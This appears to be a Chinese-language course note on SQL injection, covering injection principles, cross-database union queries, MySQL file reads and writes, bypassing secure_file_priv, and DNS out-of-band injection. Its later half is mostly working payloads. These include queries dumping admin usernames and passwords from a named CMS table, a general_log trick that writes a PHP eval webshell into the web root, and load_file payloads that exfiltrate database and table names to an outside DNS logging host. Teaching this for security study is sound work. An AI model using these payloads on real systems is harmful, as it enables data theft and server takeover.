
Web攻防-SQL注入&高权限判定&跨库查询&文件读写&DNS带外&SecurePriv开关绕过



#知识点：  
1、Web攻防-SQL注入-产生原理&应用因素  
2、Web攻防-SQL注入-各类数据库类型利用  
----------------------------------------------  
1、Web攻防-SQL注入-参数类型\*参数格式  
2、Web攻防-SQL注入-XML&JSON&BASE64等  
3、Web攻防-SQL注入-数字字符搜索等符号绕过  
----------------------------------------------  
1、Web攻防-SQL注入-操作方法&增删改查  
2、Web攻防-SQL注入-HTTP头&UA&Cookie  
3、Web攻防-SQL注入-HTTP头&XFF&Referer  
----------------------------------------------  
1、Web攻防-SQL注入-操作方法&增删改查  
2、Web攻防-SQL注入-布尔&延时&报错&盲注  
----------------------------------------------  
1、Web攻防-SQL注入-高权限用户差异  
2、Web攻防-SQL注入-跨库&文件读写带外  
   
#章节点：(待补充)  
OWTOP10，SQL注入，文件安全（上传,下载,读取,删除,包含等），目录遍历，  
CSRF，SSRF，CRLF，SSTI注入，XML&XXE安全，RCE执行（代码或命令等）  
反序列化，业务逻辑（验证码，接口枚举，支付购买，机制验证，越权，并发等）  
未授权访问，失效访问控制，弱口令安全，第三方组件安全，CORS，JSONP等





演示案例：

* WEB攻防-SQL注入-数据库类型利用
* WEB攻防-SQL注入-参数类型&符号干扰
* WEB攻防-SQL注入-参数格式&参数编码
* WEB攻防-SQL注入-增删改查&无回显报错
* WEB攻防-SQL注入-HTTP头&UA&Cookie
* WEB攻防-SQL注入-HTTP头&XFF&Referer
* WEB攻防-SQL注入-布尔&延时&报错&盲注
* WEB攻防-SQL注入-高权限&跨库&文件读写
* WEB攻防-SQL注入-高权限&文件读写&带外

#数据库知识：  
1、数据库名，表名，列名，数据  
2、自带数据库，数据库用户及权限  
3、数据库敏感函数，默认端口及应用  
4、数据库查询方法（增加删除修改更新）  
   
#SQL注入产生原理：  
代码中执行的SQL语句存在可控变量导致  
   
#影响SQL注入的主要因素：  
1、数据库类型（权限操作）  
2、数据操作方法（增删改查）  
3、参数数据类型（符号干扰）  
4、参数数据格式（加密编码等）  
5、提交数据方式（数据包部分）  
6、有无数据处理（无回显逻辑等）  
   
#常见SQL注入的利用过程：  
1、判断数据库类型  
2、判断参数类型及格式  
3、判断数据格式及提交  
4、判断数据回显及防护  
5、获取数据库名，表名，列名  
5、获取对应数据及尝试其他利用  
   
#黑盒/白盒如何发现SQL注入  
1、盲对所有参数进行测试  
2、整合功能点脑补进行测试  
白盒参考后期代码审计课程  
   
利用过程：  
获取数据库名->表名->列名->数据（一般是关键数据，如管理员）  
   
案例说明：  
在应用中，数据库用户不同，可操作的数据库和文件读写权限不一，所有在注入过程中可以有更多的利用思路，如直接写入后门，获取数据库下洽谈网站的数据等。  
   
实验1：root用户和普通用户  
1、文件读写操作权限  
2、所有数据库名获取  
实验2：secure\_file\_priv开关  
show variables like "secure%"  
通过my.ini(windows版本)/my.cnf(Linux版本)中设置  
secure\_file\_priv是MySQL中的系统变量，用于限制文件的读取和写入  
绕过条件：存在可执行的SQL地方（后台SQL命令执行，Phpmyadmin应用等）  
从后台的sql命令执行功能点：注入获取得到这个网站的后台账号密码  
从phpmyadmin命令执行功能点：注入获取到数据库的用户名和密码  
存储在mysql数据库下user(password或authentication\_string)  
slow\_query\_log=1（启用慢查询日志(默认禁用)）  
show variables like 'general\_log';  
set global general\_log=on;  
set global general\_log\_file='D:/phpstudy\_pro/WWW/php/55/bypass.php';  
select '<?php @eval($\_POST[x]);?>'  
   
#跨库注入：  
查数据库名：  
' union select SCHEMA\_name,2,3 from information\_schema.SCHEMATA#  
查表名：  
' union select table\_name,2,3 from information\_schema.tables where table\_schema='aicms'#  
查列名：  
' union select column\_name,2,3 from information\_schema.columns where table\_name='wolive\_admin'#  
查数据：  
' union select username,2,3 from aicms.wolive\_admin#  
' union select password,2,3 from aicms.wolive\_admin#  
   
#文件操作：  
关于网站路径获取方法：  
1、遗留文件  
2、报错显示  
3、读中间件配置  
4、爆破fuzz路径  
' union select LOAD\_FILE('d:\\1.txt'),2,3#  
' union select 'xxxx',2,3 into outfile 'd:\\3.txt'#  
   
#带外注入：  
查数据名：' union select load\_file(concat('\\\\',(select database()),'.yjjoxijrhw.yutu.eu.org\\aa')),2,3#  
查表名1：' union select load\_file(concat("\\\\",(select table\_name from information\_schema.tables where table\_schema='news\_management' limit 0,1 ),".yjjoxijrhw.yutu.eu.org\\xxx.txt")),2,3#  
查表名2：' union select load\_file(concat("\\\\",(select table\_name from information\_schema.tables where table\_schema='news\_management' limit 0,2 ),".yjjoxijrhw.yutu.eu.org\\xxx.txt")),2,3#  
查列名：.......

涉及资源：[资源下载地址](https://docs.qq.com/doc/DQ3Z6RkNpaUtMcEFr)